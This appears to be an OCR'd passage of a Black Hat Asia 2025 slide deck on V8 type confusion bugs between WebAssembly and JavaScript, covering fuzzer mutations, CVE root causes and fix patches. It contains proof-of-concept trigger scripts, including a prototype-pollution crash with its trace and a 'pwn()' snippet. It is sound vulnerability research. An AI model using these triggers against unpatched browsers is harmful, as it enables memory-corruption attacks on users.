


# Bridging the Gap: Type Confusion and Boundary Vulnerabilities Between WebAssembly and JavaScript in V8

Nan Wang, Zhenghang Xiao

# About us

**Nan Wang**
**@eternalsakura13**

- Security researcher focusing on browser vulnerability research.
- Chrome VRP Top 3 Researcher in 2022/2023/2024
- Facebook Top 2 Whitehat Hacker in 2023
- MSRC Ranked 6th in Q3 2024
- Speaker of BlackHat USA 2023 / BlackHat Asia 2023 / ZeroCon 2024 / BlackHat USA 2024

**Zhenghang Xiao**
**@Kipreyyy**

- Individual security researcher
- Second-year Master's candidate at NISL Lab, Tsinghua University
- Focusing on browser security and fuzzing
- Chrome VRP top researcher in 2023&2024
- Credited by Facebook, Google, etc.
- Speaker of BlackHat USA 2023 & 2024 / ZeroCon 2024

black hat ASIA 2025

# ABOUT SERES: An Innovative Network Security Company Focusing On Offensive & Defensive Security Applications


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# Agenda

1. Introduction
2. Type Confusion between WasmObject and JSObject
3. UAF in V8 WasmInternalFunction GC
4. Type Confusion in WebAssembly JSPI Wrapping
5. Conclusion


# Introduction

- **WASM-exploitable Bugs**
- **New WASM Proposals**

| Issue | First Exploited | Description | JavaScript or WebAssembly |
|---|---|---|---|
| 330588502 | Pwn2Own | Incorrect parsing of Wasm Types | WebAssembly |
| 323694592 | V8CTF | Signature mismatch in specialized wasm-to-js wrappers | WebAssembly |
| 339458194 | ITW | Wrong handling of Wasm Structs in JavaScript runtime | Both |
| 339736513 | V8CTF | Wrong handling of Wasm Structs in JavaScript runtime | Both |
| 346197738 | V8CTF | Missing type canonicalization for wasm exceptions JS API | WebAssembly |
| 360533914 | V8CTF | Arbitrary WASM type confusion due to incomplete fix of CVE-2024-6100 | WebAssembly |
| 360700873 | ITW | Missing Loop Input Spilling in Wasm Causing Redundant Register Reload | WebAssembly |
| 365802567 | V8CTF | WASM type confusion due to imported tag signature subtyping | WebAssembly |
| 368241697 | V8CTF | Type confusion due to improper WASM module size check in AsyncStreamingDecoder | Both |
| 371565065 | V8CTF | Arbitrary WASM type confusion due to module confusion in wasm-to-js tier-up | WebAssembly |
| 372269618 | V8CTF | Type confusion due to DefaultReferenceValue() `undefined` default value for kNoExtern | WebAssembly |
| 378779897 | V8CTF | Register overwrite caused by GetMemOp reusing kScratchRegister in WASM Liftoff | WebAssembly |
| 379009132 | V8CTF | Relative Type Indexes in Canonical Types Cause WASM Type Confusion | WebAssembly |
| 383356864 | V8CTF | Single-block Loop Phi Input Error in WasmGCTypeAnalyzer | WebAssembly |
| 391907159 | V8CTF | Dead Code Tracking Bug in Wasm | WebAssembly |

# Research Focus: WASM & JS Boundary


- **Two Runtimes**
  - Wasm Runtime
  - JavaScript Runtime
- **Bridging Layer: “Wrappers”**
  - JS-to-Wasm / Wasm-to-JS
  - Handles Import/Export, Exceptions, and Memory/GC across language boundaries
- **Why Focus Here?**
  - New Proposals (WASM GC, Exceptions, JSPI, etc.) raise complexity
  - High-Risk Bugs



# Recap JS Fuzzer

Analysis guided mutaion

- Type Analysis
- Scope Analysis
- Context Analysis



# Type Confusion between WasmObject and JSObject

***CVE-2024-5158***
***CVE-2024-7550***

# WASM GC proposal

- Object-based reference types (struct, array)
- externref, eqref, funcref for richer references
- Automatic garbage collection
- Subtyping support for advanced type usage

## WebAssembly GC Proposal Core Features

### Traditional WASM MVP Model

- Linear memory + numeric types
- Manual memory management
- Complex objects need manual layout in linear memory

### WASM GC Proposal Model

- Reference types + object models
- Automatic memory management (garbage collection)
- Direct mapping of high-level language object models

### Reference Types

```
(type $Point (struct
(field i32) (field i32)))
```

struct type: defines composite data with multiple fields

```
(type $IntArray (array (mut i32)))
```

array type: defines arrays, supports mutable elements

### Advanced Reference Types

- externref: for referencing JavaScript objects
- eqref: comparable reference types
- funcref: function reference types
- ref.null T: nullable reference of type T
- ref T: non-null reference type

### Subtyping and Polymorphism

- struct and array support subtype relationships
- Closer to OOP language inheritance/interface concepts
- Supports ref.cast, ref.test type conversion operations

### GC Extended Instruction Set

- struct.new, struct.get, struct.set
- array.new, array.get, array.set
- ref.cast, ref.test type conversion instructions

### Automatic Garbage Collection: Tracks references, frees unused objects

### More Natural WebAssembly and JavaScript Interaction

# How to modify the Fuzzer to find bugs?

**Export WASM Struct to JS**

```
...
function createWasmStruct() {
let builder = new WasmModuleBuilder();
let struct_type = builder.addStruct([...]);
builder.addFunction('makeStruct', ...)
.exportFunc()
.addBody([
kExprI32Const, 42,
kGCPrefix, kExprStructNew, struct_type,
kGCPrefix, kExprExternConvertAny
]);
let instance = builder.instantiate();
return instance.exports.makeStruct();
}
let struct = createWasmStruct();
```

Mutation

**Mutated Attack Code**

```
...
function createWasmStruct() {
let builder = new WasmModuleBuilder();
let struct_type = builder.addStruct([...]);
builder.addFunction('makeStruct', ...)
.exportFunc()
.addBody([
kExprI32Const, 42,
kGCPrefix, kExprStructNew, struct_type,
kGCPrefix, kExprExternConvertAny
]);
let instance = builder.instantiate();
return instance.exports.makeStruct();
}
// Replace normalProto with a WASM struct
let wasmObj = createWasmStruct();
Array.prototype.__proto__ = wasmObj;
print([1].concat());
```

**Original JS Sample**

```
// original-sample.js
// A regular JS object
let normalProto = {};
// Change Array's prototype to normalProto
Array.prototype.__proto__ = normalProto;
// Perform a concat operation on an array
print([1].concat());
```

Key Mutation Points:

- Replace JS object with WASM struct
- Pollute Array prototype chain
- Triggers concat() method


```
$ /tmp/d8-linux-debug-v8-component-93712/d8 /tmp/poc.js

#
# Fatal error in gen/torque-generated/src/objects/js-objects-tq-inl.inc, line 67
# Check failed: !v8::internal::v8_flags.enable_slow_asserts.value() || (IsJSObject_NonInline(*this)).
#
#
#
#FailureMessage Object: 0x7ffd386ecee0
==== C stack trace ===============================

    /tmp/d8-linux-debug-v8-component-93712/libv8_libbase.so(v8::base::debug::StackTrace::StackTrace()+
    /tmp/d8-linux-debug-v8-component-93712/libv8_libplatform.so(+0x18e0d) [0x7ff684218e0d]
    /tmp/d8-linux-debug-v8-component-93712/libv8_libbase.so(V8_Fatal(char const*, int, char const*, ..
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x25721f2) [0x7ff6813721f2]
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x2660ffc) [0x7ff681460ffc]
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x26589d3) [0x7ff6814589d3]
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(v8::internal::Builtin_ArrayConcat(int, unsigned lo
    /tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x1d7bb7d) [0x7ff680b7bb7d]
[1]    1575121 trace trap  /tmp/d8-linux-debug-v8-component-93712/d8 /tmp/poc2.js
```

# CVE-2024-5158

**JavaScript Code**

```
let wasmObj = createWasmStruct();

Array.prototype.__proto__ = wasmObj;
```

**V8 Engine Internal Implementation**


```
Maybe<bool>JSReceiver::SetPrototype (Isolate* isolate,
            Handle<JSReceiver> object,
            Handle<Object>    value , bool from_javascript,
            ShouldThrow should_throw) {

if (IsWasmObject(*object)) {
   RETURN_FAILURE(isolate, should_throw,
            NewTypeError(MessageTemplate::kWasmObjectsAreO
}

if (IsJSProxy(*object)) {
   return   JSProxy::SetPrototype   (isolate, Handle<JSPro
            value, from_javascript, should_throw);
}

        return JSObject::SetPrototype(isolate, Handle<JSOb

            value   , from_javascript, should_throw);

}
```

# CVE-2024-5158

## Key Flow

- Array.prototype.__proto__ = wasmObj
- Slow_ArrayConcat → IterateElements
- *HasOnlySimpleElements* does *iter.GetCurrent<JSObject>()*
- Incorrectly treated as a JSObject

```
inline bool HasOnlySimpleElements(Isolate* isolate,
                                  Tagged<JSReceiver> receiver) {
  DisallowGarbageCollection no_gc;
  PrototypeIterator iter(isolate, receiver, kStartAtReceiver);
  for (; !iter.IsAtEnd(); iter.Advance()) {
    if (IsJSProxy(iter.GetCurrent())) return false;
    Tagged<JSObject> current = iter.GetCurrent<JSObject>(); // <---- [1]
    if (!HasSimpleElements(current)) return false;
  }
  return true;
}
```



# Fix Patch

**Check JSObject explicitly, not just avoid Proxy.**


**Resolves WasmObject→JSObject confusion in prototype chain.**

```
[builtins] HasOnlySimpleElements is false for non-JSObjects

Bug: 338908243
Change-Id: I91139167fb186d56db1695a05e0173069c6c195b
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5529235
Auto-Submit: Matthias Liedtke <mliedtke@chromium.org>
Commit-Queue: Jakob Kummerow <jkummerow@chromium.org>
Commit-Queue: Matthias Liedtke <mliedtke@chromium.org>
Reviewed-by: Jakob Kummerow <jkummerow@chromium.org>
Cr-Commit-Position: refs/heads/main@{#93820}
```

```
diff --git a/src/builtins/builtins-array.cc b/src/builtins/builtins-array.cc
index b6b7c7c..820fb2e 100644
--- a/src/builtins/builtins-array.cc
+++ b/src/builtins/builtins-array.cc
```

```
@@ -51,7 +51,7 @@
   DisallowGarbageCollection no_gc;
   PrototypeIterator iter(isolate, receiver, kStartAtReceiver);
   for (; !iter.IsAtEnd(); iter.Advance()) {
-    if (IsJSProxy(iter.GetCurrent())) return false;
+    if (!IsJSObject(iter.GetCurrent())) return false;
     Tagged<JSObject> current = iter.GetCurrent<JSObject>();
     if (!HasSimpleElements(current)) return false;
   }
```

# CVE-2024-7550



# Fix Patch

**Added a JSObject check for the prototype map.**

**Resolves WasmObject→JSObject confusion in prototype chain.**

```
Merged: [maglev] Consider WasmStruct in InferHasInPrototypeChain

Fixed: 355256380

(cherry picked from commit 313905c4f2c153be4bf4b09b2b06ffad7106869c)

Change-Id: Ifb7589c000b4b01cc6a00a91083a4aa54ed55f89
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5746763
Commit-Queue: Leszek Swirski <leszeks@chromium.org>
Auto-Submit: Victor Gomes <victorgomes@chromium.org>
Commit-Queue: Victor Gomes <victorgomes@chromium.org>
Reviewed-by: Leszek Swirski <leszeks@chromium.org>
Cr-Commit-Position: refs/branch-heads/12.8@{#6}
Cr-Branched-From: 70cbb397b153166027e34c75adf8e7993858222e-refs/heads/12.8.374@{#1}
Cr-Branched-From: 451b63ed4251c2b21c56144d8428f8be3331539b-refs/heads/main@{#95151}
```

```
diff --git a/src/maglev/maglev-graph-builder.cc b/src/maglev/maglev-graph-builder.cc
index 44ce975..0c45bcf 100644
--- a/src/maglev/maglev-graph-builder.cc
+++ b/src/maglev/maglev-graph-builder.cc
```

```
@@ -10032,7 +10032,9 @@
       // might be a different object each time, so it's much simpler to include
       // {prototype}. That does, however, mean that we must check {prototype}'s
       // map stability.
-      if (!prototype.map(broker()).is_stable()) return kMayBeInPrototypeChain;
+      if (!prototype.IsJSObject() || !prototype.map(broker()).is_stable()) {
+        return kMayBeInPrototypeChain;
+      }
```

# issue-339736513 [v8ctf M125]

```
function set_keyed_prop(arr, key, val) {
    arr[key] = val;
}

function pwn() {
    for(let i = 0; i < 9; i++) {
        set_keyed_prop([], 0, 0x1337);
    }
    let wasm_array = wasm.create_array(0);

    try {
        set_keyed_prop(wasm_array, "foo", 0x1337);
    } catch(err){ }
    set_keyed_prop([], 0, 0x1337);

    set_keyed_prop(wasm_array, 0, 0x1337);
}
pwn();
```

```
MaybeHandle<Object> StoreIC::Store(Handle<Object> object,
